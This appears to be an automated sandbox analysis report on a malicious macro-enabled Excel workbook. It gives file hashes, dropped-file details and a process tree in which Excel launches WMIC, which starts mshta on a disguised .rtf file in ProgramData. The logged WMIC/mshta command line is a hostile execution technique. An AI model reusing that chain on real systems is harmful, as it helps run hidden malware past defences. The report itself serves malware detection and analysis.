SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F53627
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.095703110114614
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgmkRsqJQAiveyzoa:Yw7gJGWMXJXKSOdYiygKkXe/egmkLeAc
MD5:	8EEDE2BFEF232C8ACD65A49D1473E131
SHA1:	4085E9CBD586BF1648CF7FF47C57EE4F6080FFA8
SHA-256:	EC261967A0900BAC25D571A33170F1FB15FF3EA046E67810F950A25E767F7F2D
SHA-512:	65ECA3D5B3CD6072BBC2827436FC76B38DD9AB282F0E1DD6EB49F687D4B69E8616AFCA4E213B44DB0ACCA328CD184E9A6AF007D975D02B7EFBDF149415DC227
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 4728;...ReturnValue = 0;..};....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.880232506578822
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	03332955311591163552.xlsb
File size:	79613
MD5:	03b46f9c2c3a34b01d6c6653ae6058cf

General

SHA1:	151187d28d385e113a7af28b7174f7ab31e88c7c
SHA256:	0f42275a9cffd35cd5b51e5fae116431d8973ff94192ddd184f9cf1a10031ea0
SHA512:	c1ec925fcf177536d50785df2304df4fb6fdb2b49ce8e2254edaeca61d21128e3ebd485413be5ea0b053f18e21af56f83b240fc063529da42e3edc79ef37560e
SSDEEP:	1536:UW4PrX6Q3cWViBN3yKqxyeHw3vRMgF3oKy5h7aZkFOrRh7x8q+aNgdQ:VIqmc3/q0dfaguKymSOl0q9gdQ
File Content Preview:	PK.....!...l.....W.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "03332955311591163552.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 7004 Parent PID: 800

General

Start time:	03:42:56
Start date:	25/11/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x280000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2240 Parent PID: 7004

General

Start time:	03:43:49
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process call create "mshta C:\ProgramData\EcsbNSOxkInoaK.rtf"
Imagebase:	0x50000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 4228 Parent PID: 2240

General

Start time:	03:43:50
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 4728 Parent PID: 5060

General

Start time:	03:43:51
Start date:	25/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\EcsbNSOxkInoaK.rtf
Imagebase:	0x7ff660930000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Disassembly

Code Analysis